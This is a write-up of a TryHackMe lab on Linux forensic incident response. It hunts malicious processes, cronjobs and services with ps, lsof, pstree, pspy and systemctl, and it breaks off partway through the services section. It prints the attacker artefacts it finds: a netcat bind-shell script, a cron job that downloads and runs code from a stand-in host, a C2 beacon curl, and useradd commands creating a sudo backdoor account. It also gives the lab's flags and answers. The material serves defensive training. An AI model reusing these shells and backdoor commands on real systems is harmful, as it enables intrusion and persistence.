

★ Get unlimited access to the best of Medium for less than \$1/week. [Become a member](#)



TryHackMe Linux Process Analysis Write-Up



Joseph Alan · Follow

Published in System Weakness

15 min read · Jun 5, 2024




Listen



Share



More



Task 1 Introduction

Objectives

- Learn how to perform live forensic analysis on Linux systems, focused on determining malicious processes, services, and scripts.
- Understand how to identify common artefacts, log mechanisms, and process and service-related activities in Linux.
- Hunt malicious processes, services, and configurations to mitigate further compromise in a hands-on IR scenario.

Pre-requisites

To tackle live Linux forensics, having a solid grasp of the Linux operating system basics and system hardening concepts is recommended.

- Linux Fundamentals: [Part 1](#), [Part 2](#), and [Part 3](#)
- [Linux File System Analysis](#)
- [Linux System Hardening](#)

Task 2 Connecting and Securing The Investigation Setup

To ensure the use of known binaries and libraries for information gathering and analysis on a potentially compromised host, mount a USB or drive containing binaries from a clean Debian-based installation (since the compromised workstation is Ubuntu). This has been simulated on the attached VM by copying the `/bin`, `/sbin`, `/lib`, and `/lib64` folders from a clean installation into the `/mnt/usb` mount on the affected system.

This effort mitigates the risk of executing malicious or compromised utilities, as attackers with privileged access might replace existing utilities with harmful binaries or libraries. Using trusted sources enhances the reliability and integrity of our investigation.

We can modify our `PATH` and `LD_LIBRARY_PATH` environment variables to use these trusted binaries:

```
export PATH=/mnt/usb/bin:/mnt/usb/sbin:$PATH
export LD_LIBRARY_PATH=/mnt/usb/lib:/mnt/usb/lib64:$LD_LIBRARY_PATH
```

```
Last login: Thu May 30 03:31:48 2024 from 10.100.2.89
investigator@tryhackme:~$ export PATH=/mnt/usb/bin:/mnt/usb/sbin
investigator@tryhackme:~$ export LD_LIBRARY_PATH=/mnt/usb/lib:/mnt/usb/lib64
```

Capturing The First Flag

```
DBUS_SESSION_BUS_ADDRESS=unix:path=/run/user/1000
SSH_TTY=/dev/pts/1
_=/mnt/usb/bin/printenv
investigator@tryhackme:~$ check-env
THM{8c860435f00c943c21f6b6e0f1b2f854}
investigator@tryhackme:~$
```

Task 2 Answers

Answer the questions below

After updating the `PATH` and `LD_LIBRARY_PATH` environment variables, run the command `check-env`. What is the flag that is returned in the output?

THM{8c860435f00c943c21f6b6e0f1b2f854}


✓ Correct Answer

Task 3 Processes

- In Linux a process is a running instance of a program
- When one executes a program or a command on the Linux CLI the operating system creates a process for running that program
- Every process has its unique identifier called Process ID PID which aids the operating system to manage and keep a track of it
- Processes have parent-child relationships, forming a hierarchy. When a process spawns another (e.g., a shell session creating a subshell), the new process becomes the child of the parent process. This relationship is crucial for managing processes and resource allocation within the operating system.

PS Command

- The `ps` command in UNIX-like systems provides a snapshot of active processes, displaying information from the `/proc` virtual filesystem, and can show details for the current session, system-wide, or other users' processes by typing `ps`.




```
investigator@tryhackme:~$ ps
```

PID	TTY	TIME	CMD
1335	pts/0	00:00:00	bash
1745	pts/0	00:00:00	ps

As seen above, the command provides its output in a table-like format with the following columns:

PID:	A unique identifier (Process ID) for each process.
TTY:	The terminal associated with the process.
TIME:	The cumulative CPU time consumed by the process.
CMD:	The command associated with the process.

It is also possible to view processes specific to a user (Janice) by using the `-u` or `--user` option followed by the user's username:



```
investigator@tryhackme:~$ ps -u janice
```

PID	TTY	TIME	CMD
773	?	00:00:00	sh
775	?	00:00:00	abzkd83o4jakxld
781	?	00:00:00	cat
782	?	00:00:00	sh
783	?	00:00:00	nc

Using the options `-eFH` with the `ps` command provides a comprehensive, hierarchical overview of all processes on the system, making it a valuable tool for system monitoring and forensic analysis.

```

investigator@tryhackme:~$ ps -eFH
UID      PID     PPID  C   SZ   RSS  PSR STIME TTY      TIME CMD
root         2         0  0    0    0    0 15:37 ?        00:00:00 [kthreadd]
root         3         2  0    0    0    0 15:37 ?        00:00:00 [rcu_gp]
...
root       706         1  0 2137 2740    0 22:07 ?        00:00:00 /usr/sbin/cron -f
root       769       706  0 2570 2596    0 22:08 ?        00:00:00 /usr/sbin/CRON -f
janice     773       769  0  654  516    0 22:08 ?        00:00:00 /bin/sh -c /home/janice/abzkd83o4jakxld.sh
janice     775       773  0 2156 2148    0 22:08 ?        00:00:00 /bin/bash /home/janice/abzkd83o4jakxld.sh
janice     781       775  0 1845  396    0 22:08 ?        00:00:00 cat /tmp/f
janice     782       775  0  654  452    0 22:08 ?        00:00:00 /bin/sh -i
janice     783       775  0  815  664    0 22:08 ?        00:00:00 nc -l 0.0.0.0 4444
...
ubuntu    1681         1  0 39155 5728    0 15:39 ?        00:00:00 /usr/libexec/gvfsd-metadata

```

Note: As PIDs are sequentially assigned, you will likely have different PID and PPID values listed.

- This command produces a huge amount of output so it is best to pipe it to a command like grep or less
- There are several suspicious processes running with a parent ID of <>
- Netcat is a networking utility that listens to incoming network connection on all network interfaces on port 4444
- The Linux command `nc -l 0.0.0.0 4444` indicates that a bind shell is running on the compromised machine waiting for an attacker to connect to the machine and grant the attacker access to a shell

Listing Open Files with lsof

- lsof shows all the open files and the associated processes with the system that are running

1. Confirming Named Pipes and Network Activity:

```

investigator@tryhackme:~$ sudo lsof -p 783
...
COMMAND PID  USER  FD  TYPE DEVICE SIZE/OFF  NODE NAME
nc       783  janice cwd   DIR  202,1    4096 1024049 /home/janice
nc       783  janice rtd   DIR  202,1    4096      2 /
...
nc       783  janice 0r   FIFO   0,13      0t0 28393 pipe
nc       783  janice 1w   FIFO  202,1      0t0 3437 /tmp/f
nc       783  janice 2u   REG  202,1      0 2621 /tmp/#2621 (deleted)
nc       783  janice 3u   IPv4  28400      0t0 TCP *:4444 (LISTEN)

```

1. Replace 783 with the PID you identified earlier, executing `nc -l 0.0.0.0 4444 .`
2. This output confirms the existence of named pipes (FIFO) associated with the `/tmp/f` file, which are being read from and written to. Additionally, it indicates that the process is listening on TCP port 4444, suggesting it might be functioning as a server or listener. This information aligns with our findings of a bind shell setup, where data transmission occurs bidirectionally between processes using named pipes.

pstree

1. **Analyzing Parent-Child Relationships with pstree:** The `pstree` command helps visualize the hierarchy of processes, showing their parent-child relationships. By running `pstree -p -s <PID>`, we can see how a process was spawned and its relationship to other processes. For instance:

```
investigator@tryhackme:~$ pstree -p -s 775
systemd(1)─cron(706)─cron(769)─sh(773)─abzkd83o4jakxld(775)─cat(781)
                                                    │nc(783)
                                                    └sh(782)
```

This output indicates that the Netcat process (`nc`) was initiated by a series of intermediary processes, ultimately triggered by a cron job. This suggests the presence of a script executed by cron, potentially indicating a scheduled malicious activity.

Deepening the Analysis with ps

To further analyze the suspicious process, we can list detailed information about the parent and child processes using the `ps` command:

```
investigator@tryhackme:~$ ps -f 769 773 775 783
UID          PID    PPID  C  STIME TTY          STAT TIME  CMD
root          769      706  0  22:08 ?        S      0:00 /usr/sbin/CRON -f
janice        773      769  0  22:08 ?        Ss     0:00 /bin/sh -c /home/janice/
```

```
janice      775      773  0 22:08 ?        S      0:00 /bin/bash /home/janice/a
janice      783      775  0 22:08 ?        S      0:00 nc -l 0.0.0.0 4444
```

This returns to the `ps` command in full-format listing (`-f`) also confirms that a shell script (`abzkd83o4jakxld.sh`) located in `/home/janice` is executed, setting up the bind shell.

Viewing the Malicious Script

To understand the full extent of the malicious activity, we can view the contents of the suspicious script:

```
investigator@tryhackme:~$ cat /home/janice/abzkd83o4jakxld.sh
#!/bin/bash

# Set the path to the lock file
LOCKFILE="/tmp/abzkd83o4jakxld.lock"

# Check if lock file exists
if [ -e "$LOCKFILE" ]; then
    echo "Script is already running. Exiting."
    exit 1
fi

# Create lock file
touch "$LOCKFILE"

# Main command
rm -f /tmp/f; mkfifo /tmp/f; cat /tmp/f | /bin/sh -i 2>&1 | nc -l 0.0.0.0 4444

# Remove lock file
rm -f "$LOCKFILE"
```

This script creates a named pipe, uses it to handle bidirectional data transmission with a shell, and ensures only one instance runs at a time using a lock file.

Real-Time Monitoring with top

For real-time monitoring, the `top` command provides a dynamic view of system processes. Filtering the output to focus on a specific user (`janice`) helps in

observing the processes relevant to our investigation:

```
investigator@tryhackme:~$ top -d 5 -c -u janice
```

This command continuously updates the display, showing processes associated with the janice user and providing an interactive interface for sorting and filtering.

Using the ps -aux command to find the nc process

```
investigator@tryhackme:~$ ps -aux | grep "nc"
systemd+ 492 0.0 0.3 90920 3828 ? Ssl 05:20 0:00 /lib/systemd/systemd-timesyncd
ubuntu 1038 0.0 0.5 478460 102804 ? S 05:20 0:04 /usr/bin/Xtigervnc :1 -desktop tryhackme:1 (ubuntu) -auth /home/ubuntu/.Xauthority -geometry 1900x12
00 -depth 24 -rfbwait 30000 -rfbauth /home/ubuntu/.vnc/passwd -rfbport 5901 -pn -localhost -SecurityTypes VncAuth
root 1073 0.0 0.3 12196 3440 ? Ss 05:20 0:00 sshd: /usr/sbin/sshd -D -o AuthorizedKeysCommand /usr/share/ec2-instance-connect/eic_run_authorized_
keys %u %f -o AuthorizedKeysCommandUser ec2-instance-connect [listener] 0 of 10-100 startups
ubuntu 1098 0.0 0.1 7168 1292 ? S 05:20 0:00 dbus-launch --exit-with-session mate-session
ubuntu 1146 0.0 0.2 305696 2908 ? Sl 05:20 0:00 /usr/libexec/at-spi-bus-launcher
lightdm 1215 0.0 0.3 305652 3056 ? Sl 05:20 0:00 /usr/libexec/at-spi-bus-launcher --launch-immediately
janice 1668 0.0 0.0 3260 640 ? S 05:21 0:00 nc -l 0.0.0.0 4444
investi+ 2433 0.0 0.2 8168 2476 pts/1 S+ 05:29 0:00 grep --color=auto nc
```

The netcat process is running with a PID of 1668

Using pstree to find the parent process of the netcat process

```
1 | investigator@tryhackme: ~ / 89% | VOL 42%
root@kali: /home/kali/Downloads
investigator@tryhackme:~$ pstree -p -s 1668
systemd(1)─cron(859)─cron(1660)─sh(1661)─abzkd83o4jakxld(1662)─nc(1668)
investigator@tryhackme:~$
```

Task 3 Answers

Answer the questions below

Which command lists all open files and the processes that opened them?

✓ Correct Answer

Use `pstree` to list out the process hierarchies. What is the name of the `nc` processes parent?

✓ Correct Answer

Task 4 Cronjobs

Cronjobs are scheduled tasks executed automatically at predefined intervals by the cron daemon, a background process that manages these tasks based on configuration files called crontabs. Each user can have a crontab file stored in the `/var/spool/cron/crontabs` directory. The system-wide cronjobs are governed by the main crontab file located at `/etc/crontab`.

Example Cron Entry

For instance, consider a crontab file for a user named Bob, typically located in `/var/spool/cron/crontabs/bob`:

```
10 05 * * * /home/bob/backup_tmp.sh
```

This cron schedule consists of five fields followed by the command to execute:

1. **Minute (10):** Executes at the 10th minute of the hour.
2. **Hour (05):** Executes at 5:10 AM.
3. **Day of the Month (*):** Executes every day of the month.
4. **Month (*):** Executes every month.
5. **Day of the Week (*):** Executes every day of the week.

The command `/home/bob/backup_tmp.sh` will be executed at 5:10 AM every day.

System-level crontabs in `/etc/crontab` include an additional field specifying the user under which the command runs. For example, `* /5 * * * * root /var/tmp/backup` means `/var/tmp/backup` will execute every five minutes as root.

Investigating Cronjobs

To analyze system cronjobs, inspect the contents of `/etc/crontab` and directories like `/etc/cron.hourly`, `/etc/cron.daily`, `/etc/cron.weekly`, `/etc/cron.monthly`, and `/etc/cron.d`. For example:

```
cat /etc/crontab  
ls /etc/cron.d
```

Analyzing User-Level Cronjobs

User-level cronjobs can be found in `/var/spool/cron/crontabs/`. List the contents with:

```
sudo ls -al /var/spool/cron/crontabs/
```

Monitoring and Logging

Cron execution logs can be found in `/var/log/syslog` on Debian-based systems and `/var/log/cron` on others. Filter the logs for cron entries:

```
sudo grep cron /var/log/syslog
```

Using Pspy

Pspy is a tool that monitors Linux processes in real-time without needing root privileges. It captures execution commands, user IDs, process IDs, timestamps, and other details. Use it to monitor cronjob executions:

```
pspy64
```

This output helps identify processes and potential suspicious activities, such as unauthorized cryptocurrency mining or other malicious actions.

Example Investigations

Suspicious Cronjob in `/etc/crontab`:

```
* /5 * * * * root /var/tmp/backup
```

Contents of /var/tmp/backup:

```
#!/bin/bash  
tar -czf web_backup.tar.gz /var/www/html && curl -sSL <http://h4x0rcr7pt.thm/in
```

This indicates unauthorized downloading and execution of a script, likely for cryptocurrency mining.

Filtering Logs:

To check for specific user's cron logs:

```
sudo grep cron /var/log/syslog | grep -i 'bob'
```

By using the above methods, you can effectively investigate and analyze cronjobs for potential security issues.

System Level Cronjobs

```

1 | root@tryhackme: /var/spool/cron/crontabs

root@kali: /home/kali/Downloads

root@tryhackme:/var/spool/cron/crontabs# ls -la
total 28
drwx-wx--T 2 root   crontab 4096 Mar 13 00:05
drwxr-xr-x 5 root   root    4096 Oct 26  2020 ..
-rw----- 1 bob    crontab 1157 Mar 13 00:05 bob
-rw----- 1 elijah crontab 1122 Mar 13 00:02 elijah
-rw----- 1 janice crontab 1132 Mar 12 23:38 janice
-rw----- 1 root   crontab 1122 Mar 12 23:45 root
-rw----- 1 ubuntu crontab 1225 Feb 27  2022 ubuntu
root@tryhackme:/var/spool/cron/crontabs# cat root
# DO NOT EDIT THIS FILE - edit the master and reinstall.
# (/tmp/crontab.tcHtjd/crontab installed on Tue Mar 12 23:45:49 2024)
# (Cron version -- $Id: crontab.c,v 2.13 1994/01/17 03:20:37 vixie Exp $)
# Edit this file to introduce tasks to be run by cron.
#
# Each task to run has to be defined through a single line
# indicating with different fields when the task will be run
# and what command to run for the task
#
# To define the time you can provide concrete values for
# minute (m), hour (h), day of month (dom), month (mon),
# and day of week (dow) or use '*' in these fields (for 'any').
#
# Notice that tasks will be started based on the cron's system
# daemon's notion of time and timezones.
#
# Output of the crontab jobs (including errors) is sent through
# email to the user the crontab file belongs to (unless redirected).
#
# For example, you can run a backup of all your user accounts
# at 5 a.m every week with:
# 0 5 * * 1 tar -zcf /var/backups/home.tgz /home/
#
# For more information see the manual pages of crontab(5) and cron(8)
#
# m h  dom mon dow  command
@hourly /etc/cron.hourly/beacon
root@tryhackme:/var/spool/cron/crontabs# cat /etc/cron.hourly/beacon
#!/bin/bash

curl http://c2.intelligent-software.thm:8310/beacon
root@tryhackme:/var/spool/cron/crontabs#

```

Looking for system-level cronjob entries

A beacon connection is being made every hour

Looking into the contents of the file gives info regarding the C2 URL

User Level Cronjob


Running Pspy64

```

2024/06/05 07:23:40 CMD: UID=0 PID=6 |
2024/06/05 07:23:40 CMD: UID=0 PID=5 |
2024/06/05 07:23:40 CMD: UID=0 PID=4 |
2024/06/05 07:23:40 CMD: UID=0 PID=3 |
2024/06/05 07:23:40 CMD: UID=0 PID=2 |
2024/06/05 07:23:40 CMD: UID=0 PID=1 | /sbin/init
2024/06/05 07:23:44 CMD: UID=0 PID=15388 | pkill -f /bin/sh -c /bin/echo -e 'VEhNezg1MWE5ODE0NDVhYmZiOTQ4NWZlNzcwNTExYTUzNTY4fQ=='
2024/06/05 07:23:44 CMD: UID=0 PID=15389 | /bin/bash /var/tmp/b64.sh
2024/06/05 07:23:44 CMD: UID=0 PID=15390 | /bin/sh -c /bin/echo -e 'VEhNezg1MWE5ODE0NDVhYmZiOTQ4NWZlNzcwNTExYTUzNTY4fQ=='
2024/06/05 07:23:44 CMD: UID=0 PID=15391 | /bin/bash /var/tmp/b64.sh
2024/06/05 07:23:59 CMD: UID=0 PID=15393 | pkill -f /bin/sh -c /bin/echo -e 'VEhNezg1MWE5ODE0NDVhYmZiOTQ4NWZlNzcwNTExYTUzNTY4fQ=='
2024/06/05 07:23:59 CMD: UID=0 PID=15394 | /bin/bash /var/tmp/b64.sh
2024/06/05 07:23:59 CMD: UID=0 PID=15395 | /bin/sh -c /bin/echo -e 'VEhNezg1MWE5ODE0NDVhYmZiOTQ4NWZlNzcwNTExYTUzNTY4fQ=='
2024/06/05 07:23:59 CMD: UID=0 PID=15396 | /bin/bash /var/tmp/b64.sh
2024/06/05 07:24:01 CMD: UID=0 PID=15397 | /usr/sbin/CROW -f
2024/06/05 07:24:01 CMD: UID=1003 PID=15398 | /usr/sbin/CROW -f
2024/06/05 07:24:01 CMD: UID=1003 PID=15399 | /bin/sh -c /home/janice/abzkd83o4jakkld.sh
2024/06/05 07:24:14 CMD: UID=0 PID=15400 | pkill -f /bin/sh -c /bin/echo -e 'VEhNezg1MWE5ODE0NDVhYmZiOTQ4NWZlNzcwNTExYTUzNTY4fQ=='
2024/06/05 07:24:14 CMD: UID=0 PID=15401 | /bin/bash /var/tmp/b64.sh
2024/06/05 07:24:14 CMD: UID=0 PID=15402 | /bin/sh -c /bin/echo -e 'VEhNezg1MWE5ODE0NDVhYmZiOTQ4NWZlNzcwNTExYTUzNTY4fQ=='
2024/06/05 07:24:14 CMD: UID=0 PID=15403 | sleep 15
2024/06/05 07:24:29 CMD: UID=0 PID=15404 | pkill -f /bin/sh -c /bin/echo -e 'VEhNezg1MWE5ODE0NDVhYmZiOTQ4NWZlNzcwNTExYTUzNTY4fQ=='
2024/06/05 07:24:29 CMD: UID=0 PID=15405 | /bin/bash /var/tmp/b64.sh
2024/06/05 07:24:29 CMD: UID=0 PID=15406 | /bin/sh -c /bin/echo -e 'VEhNezg1MWE5ODE0NDVhYmZiOTQ4NWZlNzcwNTExYTUzNTY4fQ=='
2024/06/05 07:24:29 CMD: UID=0 PID=15407 | /bin/bash /var/tmp/b64.sh
2024/06/05 07:24:39 CMD: UID=0 PID=15409 | sudo useradd -n -p $1$vjJjeWqJ$1c417Th/EpI84q6JK.0FQ1 b4ckd00rftw
2024/06/05 07:24:39 CMD: UID=0 PID=15410 | sudo useradd -n -p $1$vjJjeWqJ$1c417Th/EpI84q6JK.0FQ1 b4ckd00rftw
2024/06/05 07:24:39 CMD: UID=0 PID=15411 | /bin/bash /usr/local/bin/b4ckd00rftw.sh
2024/06/05 07:24:39 CMD: UID=0 PID=15412 | sudo usermod -aG sudo b4ckd00rftw

```

Decoded Flag



```
1 | root@tryhackme: /home
root@kali: /home/kali/Downloads
root@tryhackme: /home# echo "VEhNezg1MWE5ODE0NDVkyMziOTQ4NWZmZxcNTEwYTUzNTY4fQ==" | base64 -d
THM{851a981445dbfb9485c3771510a53568}root@tryhackme: /home#
```

Task 4 Answers

Answer the questions below

Search around the system for suspicious **system-level** cronjob entries. What is the full URL of the C2 server?

`http://c2.intelligent-software.thm:8310/beacon`

✓ Correct Answer

List the **user-level** cronjobs in the system. What is the hidden flag in one of the scripts?

`THM{4682786cf2d92f01c4d30a2bbf4621f7}`

✓ Correct Answer

Use **pspy64** to monitor executions occurring through the system. What is the decoded flag value that is echoed every 15 seconds?

`THM{851a981445dbfb9485c3771510a53568}`

✓ Correct Answer

Task 5 Services

Understanding and Investigating Linux Services

In Linux, services refer to background processes or daemons that run continuously, performing tasks such as managing system resources, providing network services, or handling user requests. Examples include the cron daemon for scheduling tasks, SSH (sshd) for secure shell access, and the Apache HTTP Server (httpd). Services are typically managed using the system's service management utility, such as systemd or init, although some environments like BusyBox do not use systemd.

Services can be a target for attackers who exploit vulnerabilities, abuse misconfigurations, or manipulate legitimate services to establish persistence or escalate privileges. Attackers might create new malicious services or modify existing ones to execute malicious commands during system startup or on-demand if they can start and stop the service. Thus, incident responders need to establish a baseline to detect anomalies and locate artifacts related to service abuse.

Enumerating Services

Using `systemctl`

`systemctl` is a utility in Linux used for controlling `systemd` and service managers. `Systemd`, a service management utility in Unix-based systems, has replaced the traditional `init` system in many distributions. It manages the startup processes, services, and daemons on a Linux system, and `systemctl` lets us manage these services directly.

Some common `systemctl` commands include:

- `systemctl start <service>` : Starts the specified service.
- `systemctl stop <service>` : Stops the specified service.
- `systemctl restart <service>` : Restarts the specified service.
- `systemctl enable <service>` : Enables the specified service to start automatically at boot.
- `systemctl disable <service>` : Disables the specified service from starting automatically at boot.
- `systemctl status <service>` : Displays the status of the specified service.

To list all system services

```
sudo systemctl list-units --all --type=service
```

For a list of currently running services

```
sudo systemctl list-units --type=service --state=running
```

Example output for running services

UNIT	LOAD	ACTIVE	SUB	DESCRIPTIO
accounts-daemon.service	loaded	active	running	Accounts
acpid.service	loaded	active	running	ACPI eve
atd.service	loaded	active	running	Deferred
b4ckd00rftw.service	loaded	active	running	
cron.service	loaded	active	running	Regular

Here, the service `b4ckd00rftw.service` stands out and warrants further investigation.

Investigating Service Processes and Binaries

To query the status of a suspicious service, use:

```
sudo systemctl status b4ckd00rftw.service
```

```
b4ckd00rftw.service - Backdoor Service
  Loaded: loaded (/etc/systemd/system/b4ckd00rftw.service; enabled; vendor p
  Active: active (running) since Wed 2024-03-13 18:38:06 UTC; 1h 20min ago
  Main PID: 596 (b4ckd00rftw.sh)
    Tasks: 2 (limit: 1126)
   Memory: 6.4M
    CGroup: /system.slice/b4ckd00rftw.service
            └─ 596 /bin/bash /usr/local/bin/b4ckd00rftw.sh
            └─ 4067 sleep 60
```

This output reveals that the service is active and running, and provides details about its main process and associated executable script. The `Main PID` value identifies the main process and its executable path (`/usr/local/bin/b4ckd00rftw.sh`), which runs every 60 seconds.

To view the contents of the script, use:

```
cat /usr/local/bin/b4ckd00rftw.sh
```

```
#!/bin/bash

while true; do
